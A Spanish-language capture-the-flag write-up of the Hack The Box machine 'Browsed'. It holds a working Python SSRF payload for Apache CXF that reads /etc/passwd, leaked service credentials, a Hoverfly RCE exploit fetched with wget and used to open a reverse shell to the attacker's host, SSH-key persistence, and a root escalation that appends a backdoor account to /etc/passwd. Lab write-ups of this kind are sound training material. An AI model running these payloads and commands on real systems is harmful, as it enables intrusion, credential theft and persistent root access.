Descripción
Browsed es una máquina media de Hack The Box que cuenta con las siguientes vulnerabilidades:
- Servidor FTP no autenticado permite la descarga de un archivo
.jarpermitiendo la ingeniería inversa y la enumeración de un servidor HTTP SOAP Apache CXF - SSRF en servidor Apache CXF permite leer archivos de máquina, incluyendo el archivo del servicio Hoverfly con credenciales
- Ejecución Remota de Comandos Autenticada en Hoverfly permite el acceso a la máquina remota
- Escalada de privilegios mediante un script permitido para ejecutarse como usuario
rootque ejecuta un binario de terminal reemplazable
Reconocimiento
Primero, vamos a comprobar con el comando ping si la máquina está activa y el sistema operativo. La dirección IP de la máquina objetivo es 10.129.22.170.
$ ping -c 3 10.129.22.170
PING 10.129.22.170 (10.129.22.170) 56(84) bytes of data.
64 bytes from 10.129.22.170: icmp_seq=1 ttl=63 time=47.8 ms
64 bytes from 10.129.22.170: icmp_seq=2 ttl=63 time=47.5 ms
64 bytes from 10.129.22.170: icmp_seq=3 ttl=63 time=47.5 ms

--- 10.129.22.170 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 47.508/47.592/47.750/0.111 ms
La máquina está activa y con el TTL que iguala 63 (64 menos 1 salto) podemos asegurar que es una máquina Unix. Ahora vamos a realizar un escaneo de puertos TCP SYN de Nmap para verificar todos los puertos abiertos.
$ sudo nmap 10.129.22.170 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.22.170
Host is up (0.048s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
8500/tcp open  fmtp
8888/tcp open  sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 4.73 seconds
Obtenemos seis puertos abiertos: 21, 22, 80, 8080, 8500, 8888.
Enumeración
Luego realizamos un escaneo más avanzado, con versiones de servicio y scripts.
$ nmap 10.129.22.170 -sV -sC -p21,22,80,8080,8500,8888 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.22.170
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.57
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.27.v20200227)
8500/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.26 seconds
Obtenemos seis servicios: uno Protocolo de Transferencia de Archivos (FTP), uno Secure Shell (SSH), y cuatro Protocolo de Transferencia de Hipertexto (HTTP). Como no tenemos credenciales viables para el servicio SSH, vamos a pasar al servicio HTTP. Añadimos el dominio devarea.htb al archivo /etc/hosts.
$ echo '10.129.22.170 devarea.htb' | sudo tee -a /etc/hosts
Encontramos una página web estática sobre un servicio para conectar empresas con desarrolladores cualificados.
 No encontramos nada útil, por lo que pasamos a enumerar el servicio FTP.
$ ftp anonymous@devarea.htb
Connected to devarea.htb.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40872|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43635|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||42428|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |**********|  6293 KiB    2.67 MiB/s    00:00 ETA
226 Transfer complete.
6445030 bytes received in 00:02 (2.62 MiB/s)
Recuperamos el archivo employee-service.jar de la carpeta pub, parece ser una aplicación de servidor Java. La descompilamos usando JADX para recuperar su código fuente original. En META-INF/MANIFEST.MF encontramos que la clase principal de la aplicación es htb.devarea.ServerStarter. Este es el código decompilado:
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
Este código Java define un servidor de servicio web simple SOAP utilizando Apache CXF. Crea una instancia de JaxWsServerFactoryBean, establece la interfaz del servicio en EmployeeService y su implementación en EmployeeServiceImpl, y enlaza el servicio a la dirección http://0.0.0.0:8080/employeeservice. Al ejecutarse, inicia el servidor, haciendo accesible el punto final SOAP en el puerto 8080, e imprime mensajes indicando que el servicio está en ejecución y que el WSDL está disponible para que los clientes lo inspeccionen.
En la máquina encontramos el puerto 8080 abierto, por lo que podemos confirmar que el servicio está en ejecución en la máquina remota al recuperar el archivo WSDL con la URL http://devarea.htb:8080/employeeservice?wsdl.
<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">

  <xs:element name="submitReport" type="tns:submitReport"/>

  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>

  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

</xs:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport">
    </wsdl:input>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse">
    </wsdl:output>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
Este WSDL define un servicio web basado en SOAP llamado EmployeeServiceService dentro del espacio de nombres http://devarea.htb/. Expone una única operación llamada submitReport, que acepta un parámetro de entrada complejo (arg0) de tipo report. El tipo report consta de un campo booleano requerido confidential y campos cadena opcionales content, department, y employeeName. La operación devuelve un submitReportResponse que contiene un único campo cadena opcional llamado return, que almacena el mensaje de respuesta del servicio. El servicio utiliza una vinculación SOAP document/literal sobre HTTP y está accesible en el punto final http://devarea.htb:8080/employeeservice, donde los clientes pueden enviar solicitudes SOAP correctamente formateadas según este esquema.
En Apache CXF, la versión de la biblioteca puede determinarse localizando el archivo org/apache/cxf/version/version.properties dentro del JAR. Este archivo de propiedades típicamente contiene la clave product.version, que especifica la versión exacta de CXF que se está utilizando, en este caso 3.2.14. Esta versión es vulnerable a una vulnerabilidad SSRF, CVE-2022-46364.
Explotación
La vulnerabilidad en Apache CXF afecta a los servicios que procesan solicitudes SOAP de MTOM (Message Transmission Optimization Mechanism). El problema surge debido a la incorrecta gestión de los elementos xop:Include, específicamente el atributo href, que no se valida adecuadamente. Como resultado, un atacante puede proporcionar URI arbitrarios, incluyendo URLs file:/// que apuntan a archivos locales en el servidor o puntos de acceso de la red interna, causando que el servidor intente acceder a estos recursos. Esto puede exponer archivos internos sensibles, metadatos en la nube o otros servicios que no se pretendía que fueran accesibles externamente.
Un script de código de prueba en Python se desarrolla para intentar leer el archivo /etc/passwd desde el sistema remoto.
import requests

TARGET_URL = "http://devarea.htb:8080/employeeservice"
LOCAL_FILE = "file:///etc/passwd"

headers = {
    "Content-Type": 'multipart/related; type="application/xop+xml"; start-info="text/xml"; boundary=----=_Part_0'
}

soap_mtom_payload = f"""------=_Part_0
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <rootpart@soap>

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:tns="http://devarea.htb/"
                  xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soapenv:Header/>
   <soapenv:Body>
      <tns:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content>
                <xop:Include href="{LOCAL_FILE}"/>
            </content>
            <department>Security</department>
            <employeeName>Audit</employeeName>
         </arg0>
      </tns:submitReport>
   </soapenv:Body>
</soapenv:Envelope>

------=_Part_0--
"""

def test_ssrf():
    try:
        response = requests.post(
            TARGET_URL,
            data=soap_mtom_payload,
            headers=headers,
            timeout=10
        )

        print(f"[+] HTTP Status: {response.status_code}\n")
        print("[+] Raw response:")
        print(response.text)

    except requests.exceptions.RequestException as e:
        print(f"[ERROR] Connection failed: {e}")

if __name__ == "__main__":
    test_ssrf()
Después de ejecutar el código PoC encontramos que se obtiene una cadena Base64 desde el servidor.
$ python ssrf.py
[+] HTTP Status: 200

[+] Raw response:
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from Audit. Department: Security. Content: cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDo5OTg6OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4Ojk5Nzo5OTc6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbjovOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2VidXM6eDoxMDE6MTAyOjovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1yZXNvbHZlOng6OTkyOjk5MjpzeXN0ZW1kIFJlc29sdmVyOi86L3Vzci9zYmluL25vbG9naW4KcG9sbGluYXRlOng6MTAyOjE6Oi92YXIvY2FjaGUvcG9sbGluYXRlOi9iaW4vZmFsc2UKcG9sa2l0ZDp4Ojk5MTo5OTE6VXNlciBmb3IgcG9sa2l0ZDovOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjEwMzoxMDQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp1dWlkZDp4OjEwNDoxMDU6Oi9ydW4vdXVpZGQ6L3Vzci9zYmluL25vbG9naW4KdGNwZHVtcDp4OjEwNToxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp0c3M6eDoxMDY6MTA4OlRQTSBzb2Z0d2FyZSBzdGFjaywsLDovdmFyL2xpYi90cG06L2Jpbi9mYWxzZQpsYW5kc2NhcGU6eDoxMDc6MTA5OjovdmFyL2xpYi9sYW5kc2NhcGU6L3Vzci9zYmluL25vbG9naW4KZnd1cGQtcmVmcmVzaDp4Ojk4OTo5ODk6RmlybXdhcmUgdXBkYXRlIGRhZW1vbjovdmFyL2xpYi9md3VwZDovdXNyL3NiaW4vbm9sb2dpbgp1c2JtdXg6eDoxMDg6NDY6dXNibXV4IGRhZW1vbiwsLDovdmFyL2xpYi91c2JtdXg6L3Vzci9zYmluL25vbG9naW4Kc3NoZDp4OjEwOTo2NTUzNDo6L3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmRldl9yeWFuOng6MTAwMToxMDAxOjovaG9tZS9kZXZfcnlhbjovYmluL2Jhc2gKZnRwOng6MTEwOjExMTpmdHAgZGFlbW9uLCwsOi9zcnYvZnRwOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3dhdGNoOng6OTg0Ojk4NDo6L29wdC9zeXN3YXRjaDovdXNyL3NiaW4vbm9sb2dpbgpwb3N0Zml4Ong6MTExOjExMjo6L3Zhci9zcG9vbC9wb3N0Zml4Oi91c3Ivc2Jpbi9ub2xvZ2luCl9sYXVyZWw6eDo5OTk6OTg3OjovdmFyL2xvZy9sYXVyZWw6L2Jpbi9mYWxzZQpkaGNwY2Q6eDoxMDA6NjU1MzQ6REhDUCBDbGllbnQgRGFlbW9uLCwsOi91c3IvbGliL2RoY3BjZDovYmluL2ZhbHNlCg==</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
Después de decodificarlo encontramos que efectivamente estos son los contenidos del archivo /etc/passwd, la vulnerabilidad está funcionando.
$ echo 'cm9vdDp4OjA6MDpyb290O...' | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
Ahora tenemos acceso a leer archivos para los cuales el propietario del proceso del programa tiene permisos. Continuamos enumerando los servicios HTTP. En el puerto 8888 encontramos una instancia de Hoverfly, una herramienta de virtualización de servicios/API simulación/API mocking liviana para desarrolladores y testers. Después de algunas enumeraciones utilizando la vulnerabilidad anterior, encontramos el archivo del servicio de Hoverfly, que contiene credenciales, /etc/systemd/system/hoverfly.service.
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
El nombre de usuario es admin y la contraseña es O7IJ27MyyXiU. Podemos iniciar sesión en la aplicación.
 Encontramos que la versión del servicio instalado es
 v1.11.3. Esta versión es vulnerable a ejecución remota de comandos, CVE-2025-54123. La funcionalidad de middleware en Hoverfly es vulnerable a una vulnerabilidad de inyección de comandos en el endpoint /api/v2/hoverfly/middleware debido a la validación y sanitización insuficientes en la entrada del usuario. En el aviso de seguridad tenemos acceso a un prueba de concepto de explotación de la vulnerabilidad. Lo descargamos y luego lo ejecutamos.
$ wget https://pwn.kr1shna4garwal.com/pwns/hoverfly/hoverfly_poc.py
$ python hoverfly_poc.py -H devarea.htb -U admin -p O7IJ27MyyXiU -c "whoami"
  _  _                 ___ _        __  ____      _______      ___  _
 | || |_____ _____ _ _| __| |_  _  |  \/  \ \    / / _ \ \    / / \| |
 | __ / _ \ V / -_) '_| _|| | || | | |\/| |\ \/\/ /|  _/\ \/\/ /| .` |
 |_||_\___/\_/\___|_| |_| |_|\_, | |_|  |_(_)_/\_(_)_|   \_/\_/ |_|\_|
                             |__/
Hoverfly Middleware RCE Vulnerability Proof Of Concept

Author: Krishna Agarwal (https://github.com/kr1shna4garwal)

Target: http://devarea.htb:8888

[?] Checking target reachability...
[+] Target is reachable
[?] Checking product version...
[?] Target requires authentication
[?] Attempting authentication...
[+] Authentication successful
[?] Verifying authenticated access...
[+] Authenticated access verified. Version: v1.11.3
[!] Target does not appear to be vulnerable

[!] Pwning failed
El exploit no funcionó para una verificación de versión utilizada en el código. Necesitamos cambiar la línea vulnerable_parts = [1, 11, 2] # v1.11.2 por vulnerable_parts = [1, 11, 3] # v1.11.3. Ahora el comando se ejecutó correctamente, y obtenemos el usuario que está ejecutando la aplicación, dev_ryan.
$ python hoverfly_poc.py -H devarea.htb -U admin -p O7IJ27MyyXiU -c "whoami"
...

[COMMAND OUTPUT]
ndev_ryan\n"}


[+] Pwning completed successfully!
Podemos usar el mismo exploit para abrir una terminal inversa.
$ python hoverfly_poc.py -H devarea.htb -U admin -p O7IJ27MyyXiU --lhost 10.10.14.57 --lport 1234
...
[?] Preparing exploitation...
[?] Using reverse shell payload: 10.10.14.57:1234
[?] Listening for reverse shell on 10.10.14.57:1234
[?] Waiting for reverse shell connection...
[?] Sending exploitation payload...
[+] Reverse shell connected from 10.129.22.170:43002
[+] Starting interactive shell session...
[SHELL] Type 'exit' to quit the shell
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
La terminal inversa se abre correctamente. Para mantener la persistencia en la máquina, vamos a agregar una clave SSH pública en el directorio home de dev_ryan. Podemos generarla con el comando ssh-keygen -t rsa -b 1024 -f id_rsa.
$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDbifLp3y0iJZE88DMwgDc4tp7JLYVwrrdtC6lzDYKxZ4Sh5WsCVnrpdK1ouhikDkBwGfRo0g8hh3nJFJtjlWO9n/4or4JJL4h+Nj24Njc2qD0ge78qbMEAj5XGexnCWLFzZW1DKjMyA422u4C6IL8uQpQPLvGwTOUDKwL4/2mmrw== local@host' > ~/.ssh/authorized_keys
Ahora podemos iniciar sesión utilizando el protocolo SSH.
$ ssh -i id_rsa dev_ryan@devarea.htb
...
dev_ryan@devarea:~$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
Post-Exploitation
El usuario solo puede ejecutar un comando como usuario root, syswatch.sh. Parece ser un script Bash.
dev_ryan@devarea:~$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh web-stop, !/opt/syswatch/syswatch.sh web-restart
Al enumerar archivos del sistema escritos por todos los usuarios encontramos uno inusual, /usr/bin/bash.
dev_ryan@devarea:~$ find / -type f -perm 0777 2>/dev/null
/usr/bin/bash
Mirando la variable secure_path del output sudo encontramos que la terminal que ejecutará primero el archivo syswatch.sh será la ubicada en el directorio /usr/bin. Por lo tanto, la reemplazaremos con un archivo que agregará una nueva cuenta al archivo /etc/passwd, con el nombre de usuario root2 y la contraseña passwordhtb. Estos son los contenidos del archivo bashm.sh:
#!/bin/sh
echo 'root2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash' >> /etc/passwd
Ahora cerramos la sesión SSH y abrimos una nueva con una terminal dash para reemplazar el binario de shell, ya que se utilizó previamente.
$ ssh -i id_rsa dev_ryan@devarea.htb -- /bin/sh -i
sh$ cp /usr/bin/bash bash
sh$ chmod 777 bashm.sh
sh$ cp bashm.sh /usr/bin/bash
Ahora podemos ejecutar el script sudo. Luego restauramos el binario original de Bash, reiniciamos la sesión SSH y nos logueamos con la cuenta root2 para abrir una sesión root.
sh$ sudo /opt/syswatch/syswatch.sh
sh$ cp bash /usr/bin/bash
$ ssh -i id_rsa dev_ryan@devarea.htb
dev_ryan@devarea:~$ su root2
Password:
root@devarea:/home/dev_ryan# id
uid=0(root) gid=0(root) groups=0(root)
Flags
En la terminal root podemos recuperar las flags user.txt y root.txt.
root@devarea:/home/dev_ryan# cat /home/dev_ryan/user.txt
<REDACTED>
root@devarea:/home/dev_ryan# cat /root/root.txt
<REDACTED>